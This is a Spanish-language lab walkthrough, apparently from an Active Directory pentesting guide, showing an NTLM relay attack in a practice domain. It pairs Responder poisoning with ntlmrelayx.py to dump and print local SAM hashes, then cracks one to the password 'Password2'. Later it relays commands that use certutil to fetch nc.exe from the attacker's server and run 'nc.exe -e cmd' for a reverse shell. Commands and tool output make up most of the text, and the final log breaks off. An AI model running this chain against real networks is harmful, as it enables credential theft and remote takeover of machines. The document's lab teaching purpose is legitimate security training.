Seleccionar este tipo de objeto:

 Usuarios, Cuentas de servicio, o Grupos[Tipos de objeto...](#)

Desde esta ubicación:

 s4vicorp.local[Ubicaciones...](#)

Escriba los nombres de objeto que desea seleccionar ([ejemplos](#)):

 Marcelo Vázquez (mvazquez@s4vicorp.local)[Comprobar nombres](#)[Opciones avanzadas...](#)[Aceptar](#)[Cancelar](#)

En este punto, estamos añadiendo al usuario '**mvazquez**' como miembro del grupo administradores locales:

Nombre Descripción

Administradores Los administradores tienen acceso completo y sin restricciones al sistema.

Propiedades: Administradores ? X

General

Administradores

Descripción: Los administradores tienen acceso completo y sin restricciones al sistema.


Miembros:

- Administrador
- S4VICORP\Admins. del dominio
- S4VICORP\mvazquez
- Victor García


Agregar... Quitar Cualquier cambio en la pertenencia a grupos de usuarios no surtirá efecto hasta que el usuario inicie sesión de nuevo.

Aceptar Cancelar Aplicar Ayuda


Desde el equipo de Víctor García, vamos a crear una carpeta con nombre '**Proyectos**' en el disco local C:



Deberíamos ver esto:



Lo que haremos será a su vez añadir al usuario '**mvazquez**' con permisos de lectura y escritura sobre este recurso compartido:



¿Cómo hacemos el ataque ahora?, desde Parrot cambiamos las configuraciones del Responder:

```
/usr/share/responder ↵ /usr/share/responder ↵ ✓ > # head -n 20 Responder.conf | cat
```

STDIN
1 [Responder Core]
2 ; Servers to start
3 SQL = On
4 SMB = Off
5 RDP = On
6 Kerberos = On
7 FTP = On
8 POP = On
9 SMTP = On
10 IMAP = On
11 HTTP = Off
12 HTTPS = On
13 DNS = On
14 LDAP = On
15
16 ; Custom challenge.
17 ; Use "Random" for generating a random challenge for each requests (Default)
18 Challenge = Random
19
20

```
/usr/share/responder ↵ /usr/share/responder ↵ ✓ > #
```

Una vez hecho, lo ejecutamos:

```
python Responder.py -I eth0 -rdw

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
```

Posteriormente, antes de usar el ntlmrelayx.py, será necesario crear un ficherito indicando los targets a comprometer. En este caso, nos interesa comprometer el equipo de Victor García, por lo que pondremos la dirección IP del equipo.

```

File: targets.txt
1 192.168.101.135

python3 ntlmrelayx.py -tf targets.txt
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation


[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections

DAttack 2h 13m 1 Relay

```

Una vez hecho, si desde el equipo de Marcelo Vázquez, accedemos a algun recurso inexistente, comenzará el envenenamiento y lograremos interceptar los hashes NTLM:



Del lado del atacante, veremos que no obtenemos nada. ¡Esto es normal!, porque se nos ha olvidado algo. A la hora de usar el ntlmrelayx.py, tenemos que indicar el parámetro '**-smb2support**', de lo contrario no podremos obtener nada:

```

/opt/impacket/examples on master ?1 ✘ 2 # python3 ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections

```

Veamos ahora lo que sucede tras acceder a un recurso compartido inexistente:

```

[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name noexisto.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name noexisto
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name wpad.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.1 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name wpad.local
[*] [NBT-NS] Poisoned answer sent to 192.168.101.1 for name WPAD (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.101.1 for name WPAD (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name noexisto.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name noexisto
[*] [LLMNR] Poisoned answer sent to 192.168.101.133 for name DC-Company
[*] [LLMNR] Poisoned answer sent to 192.168.101.133 for name DC-Company
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name noexisto.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name noexisto

[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, attacking target smb://192.168.101.135
[*] Authenticating against smb://192.168.101.135 as S4VICORP/MVAZQUEZ SUCCEED
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdc08779c25b94144a1b73d28b1b26d5c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:112a7a95e3a423ec48ccff4afa05bab:::
Victor García:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee:::
[*] Done dumping SAM hashes for host: 192.168.101.135
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

□ DAttack | t 2h 17m | 1 Relay

```

Como vemos, hemos interceptado los Hashes SAM del sistema, y estos sí que nos sirven para hacer PassTheHash.

¿Por qué ha sucedido esto?, pues porque si nos fijamos en la parte superior, la autenticación contra smb://192.168.101.135 ha sido posible como el usuario mvazquez, dado que este cuenta con privilegios para autenticarse contra el equipo fijado como target.

El Hash interceptado de este usuario vgarcia, aparte de servirnos para hacer PassTheHash, obviamente también sirve para ser crackeado:

```

A ➤ /usr/share/wordlists ➤ x 1 ➤ # cat hash.txt
File: hash.txt
1 c39f2beb3d2ec06a62cb887fb391dee0

A ➤ /usr/share/wordlists ➤ ✓ > # john --wordlist=rockyou.txt hash.txt --format=NT-old
Unknown ciphertext format name requested

A ➤ /usr/share/wordlists ➤ x 1 ➤ # john --wordlist=rockyou.txt hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Password2      (?)
1g 0:00:00:00 DONE (2020-08-18 13:31) 100.0g/s 5433Kp/s 5433Kc/s 5433KC/s alexandrina..191293
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

A ➤ /usr/share/wordlists ➤ ✓ > #

```

En este caso, vemos que la contraseña es Password2. Lo interesante de este nuevo vector, es que podemos colar comandos por detrás, atentos a la jugada:

```

[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name probando
[*] [NBT-NS] Poisoned answer sent to 192.168.101.134 for name PROBANDO (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.101.134 for name PROBANDO (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name pruebillala.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name pruebillala
[*] [NBT-NS] Poisoned answer sent to 192.168.101.134 for name PRUEBILLA (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name pruebillala.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name pruebillala
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name DESKTOP-R1492CD.local
[*] [MDNS] Poisoned answer sent to 192.168.101.1 for name DESKTOP-R1492CD.local
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name testing123.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name testing123
[*] [NBT-NS] Poisoned answer sent to 192.168.101.134 for name TESTING123 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name testing123.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name testing123

A ➤ ~ /opt/impacket/examples on ~ P master 72 ➤ took ≈ 39s ➤ # python3 ntlmrelayx.py -tf targets.txt -c "certutil.exe -f -urlcache -split http://192.168.101.128:8000/nc.exe"
C:\Windows\Temp\nc.exe| -smb2support

A ➤ ~ /usr/share/sqlninja/apps ➤ ✓ > # ls
churrasco.exe dnstun.exe icmpsh.exe nc.exe vdmallowed.exe vdmexploit.dll

A ➤ ~ /usr/share/sqlninja/apps ➤ ✓ > # python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

A ➤ ~ /usr/share/sqlninja/apps ➤ ✓ > took ≈ 14s ➤ # rlwrap nc -nlvp 4647
listening on [any] 4647 ...

```

Es decir, en lo que pillo una conexión, la enveneno para que el equipo de Victor García, aprovechando de los privilegios de los que dispongo como el usuario mvazquez que pillo, me descargue y deposite en el equipo un binario de Netcat para posteriormente ejecutarlo y obtener una Reverse Shell.

Si volvemos ahora a acceder a una unidad de red inexistente, veremos lo siguiente:

```

[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, attacking target smb://192.168.101.135
[*] Authenticating against smb://192.168.101.135 as S4VICORP/MVAZQUEZ SUCCEED
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 192.168.101.135
**** En linea ****
0000 ...
6e00
CertUtil: -URLCache comando completado correctamente.

[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] SMBD-Thread-5: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, but there are no more targets left!

  A ➔ ~/usr/share/sqlninja/apps ➔ ✓ > # ls
  churrasco.exe dnstun.exe icmpsh.exe nc.exe vdmallowed.exe vdmexploit.dll

  A ➔ ~/usr/share/sqlninja/apps ➔ ✓ > # python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)...
192.168.101.135 - - [18/Aug/2020 13:43:10] "GET /nc.exe HTTP/1.1" 200 -
192.168.101.135 - - [18/Aug/2020 13:43:10] "GET /nc.exe HTTP/1.1" 200 -

  A ➔ ~/usr/share/sqlninja/apps ➔ ✓ > took ≈ 14s ➔ # rlwrap nc -nlvp 4647
listening on [any] 4647 ...

```

Y ahora sólo falta ejecutarlo:

```

[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name tests4vi.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name tests4vi
[*] [LLMNR] Poisoned answer sent to 192.168.101.133 for name DC-Company
[*] [LLMNR] Poisoned answer sent to 192.168.101.133 for name DC-Company

  A ➔ ~/opt/impacket/examples ➔ on ➔ master:77 ➔ took ≈ 50s ➔ # python3 ntlmrelayx.py -tf targets.txt -c "C:\Windows\Temp\nc.exe -e cmd 192.168.101.128 4647" -smb2support
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections

  A ➔ ~/usr/share/sqlninja/apps ➔ ✓ > took ≈ 14s ➔ # rlwrap nc -nlvp 4647
listening on [any] 4647 ...

```

Y tras interceptar una comuncación:

```
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name fbiabranlapuerta.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name fbiabranlapuerta
[*] [MDNS] Poisoned answer sent to 192.168.101.134 for name fbiabranlapuerta.local
[*] [LLMNR] Poisoned answer sent to 192.168.101.134 for name fbiabranlapuerta

[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, attacking target smb://192.168.101.135
[*] Authenticating against smb://192.168.101.135 as S4VICORP/MVAZQUEZ SUCCEED
[*] SMBD-Thread-3: Connection from S4VICORP/MVAZQUEZ@192.168.101.134 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
